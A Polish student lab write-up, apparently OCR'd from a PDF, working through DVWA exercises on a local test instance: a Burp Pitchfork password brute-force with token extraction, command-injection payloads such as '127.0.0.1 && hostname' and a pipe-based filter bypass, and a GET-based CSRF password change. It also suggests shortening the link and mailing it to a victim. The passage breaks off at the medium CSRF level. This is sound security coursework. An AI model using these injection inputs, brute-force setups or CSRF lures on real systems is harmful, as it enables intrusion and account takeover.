
Tym razem wybrałam atak Pitchfork, który pozwala na równoczesne testowanie wielu zestawów danych.




Określiłam listę dla zestawu 1.




Ze względu na pojawienie się tokena usera dla drugiego ładunku określiłam Recusrive Grep, który pozwala na automatyczne przeszukiwanie odpowiedzi serwera w celu znalezienia określonych wzorców, w tym przypadku tokena, a następnie użycie tych wartości w kolejnych żądaniach. Funkcja ta umożliwia dostosowywanie żądań na podstawie wyników z poprzednich odpowiedzi.




Następnie przeszłam do Resource Pool w celu określenia ilości równoczesnych żądań http co pomaga uniknąć przeciążania serwera i zminimalizuje ryzyko wykrycia przez systemy obronne.




Następnie zdefiniowałam Grep Item który służy do automatycznego wyodrębniania określonych elementów z odpowiedzi serwera w przypadku gdy informacje pojawiają się w odpowiedzi HTTP. Określiłam po jakim wyrażeniu chce rozpocząć wyszukiwanie, czyli dla wartości tokena i określiłam po jakiej długości ma się zakończyć. Burp przy każdym logowaniu musiał wyodrębnić ten token aby wymusić logowanie.



Po naciśnięciu start rozpoczął się atak. Hasła jak w poprzednich przykładach są określane na podstawie długości znaków.






est	Payload 1	Payload 2	Status code	Error	Redire...	Timeout	Length	value='
	1337		200		1		4734	8e092cb1ffec434130.
	charley	8e092cb1ffec4341301378 67...	200		1		4734	aaa56a534dc77be03..
	admin	aaa56a534dc77be0380d79...	200		1		4734	84e4dec096a8eaa63.
	password	84e4dec096a8eaa63dfc585...	200		1		4734	50d7855ec4b2528ea..
	kali	50d7855ec4b2528ea400db...	200		1		4734	2632ef62df0863ac1c..
	haslo	2632ef62df0863ac1c4acdc4...	200		1		4734	bd4388bb719c8d09f7.
	1234	bd4388bb719c8d09f778fb3...	200		1		4734	934f26a61482aa33f7.
	pablo	934f26a61482aa33f7df56f7...	200		1		4734	a98a4b770e1ec0548.
	letmein	a98a4b770e1ec054866079...	200		1		4734	0be1a72328dda2c2e7
	smithy	0be1a72328dda2c2e772d87...	200		1		4734	9862a84d57621d224..
	gordobn	9862a84d57621d2248e35f2...	200		1		4734	40a4c0e47d7e1221a.
	abc123	40a4c0e47d7e1221abc8715...	200		1		4734	29cd559b2ff8c2be576


COMMAND INJECTION

Poziom: Low


W celu znalezienia użytkowników wpisuje 127.0.0.1 && users



A w celu znalezienia hosta 127.0.0.1 && hostname




Oraz listę wszystkich plików i mogłabym wyciągnąć co chcę za pomocą komend z listy: https://ss64.com/nt/



Poziom: Medium

Niestety tutaj za pomocą && nie jesteśmy w stanie wyciągnąć informacji. Z kodu źródłowego php wychodzi, że kod zamienia && na spacje.




Natomiast można to ominąć wykorzystując inne znaki przy Comman Injection, które podaje OWASP https://owasp.org/www-community/attacks/Command_Injection

Sanitizing Input

```
Replace or Ban arguments with “;”
Other shell escapes available
Example:
-  &&
-  |
-  ...
```


Wykorzystując | otrzymałam informację o hoście oraz użytkownikach.



Poziom: High


Wypróbowałam z ciekawości wszystkie możliwe opcje znaków dla command injection i co ciekawe

zadziałało, mimo że w kodzie źródłowym nie powinno działać.




No więc z ciekawości poczytałam w Internecie i się okazało, że to błąd, także liczę na dodatkowe punkty za znalezienie błędu :D

Ze źródła widzimy funkcje trim, która usuwa białe znaki (np. spacje).



Bez samej spacji nie zadziałało




Po dodatkowej analizie kodu znalazłam literówkę.

Command Injection Source

vulnerabilities/exec/source/high.php

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );
```

Która umożliwia wykorzystanie podatności.




CSRF

Poziom: Low

Po wejściu widzimy formularz ze zmianą hasła, po wpisaniu nowego hasła widzimy, że formularz używa metody GET (co również widać w kodzie źródłowym) i wyskakuję nam link ze wszystkimi zmianami hasła:
http://localhost/DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#

Wystarczy w linku zmienić informację o haśle na: http://localhost/DVWA/vulnerabilities/csrf/?password_new=**haslo**&password_conf=**haslo**&Change=Change#

Co spowodowało że po zmianie w linku i kliknięciu enter, moje hasło się zmieniło i po wylogowaniu i próbie zalogowania się ponownie już nie działało:



CSRF działa na zasadzie zaufania do określonej witryny w przeglądarce, więc można za pomocą np. tiny.pl podmienić link i wysłać do potencjalnej ofiary maila z informacją prosimy o zaktualizowanie swoich danych, ofiara klika i zmieniła hasło nie wiedząc nic o tym.

Poziom: Medium


Po próbie zrobienia dokładnie to samo co w poziomie low ukazuje się informacja: Warning: **Undefined array key "HTTP_REFERER" in /var/www/html/DVWA/vulnerabilities/csrf/source/medium.php on line 5**

Po wejściu w kod źródłowy widać zapis o HTTP REFERER, który sprawdza czy żądanie pochodzi z tego samego serwera.

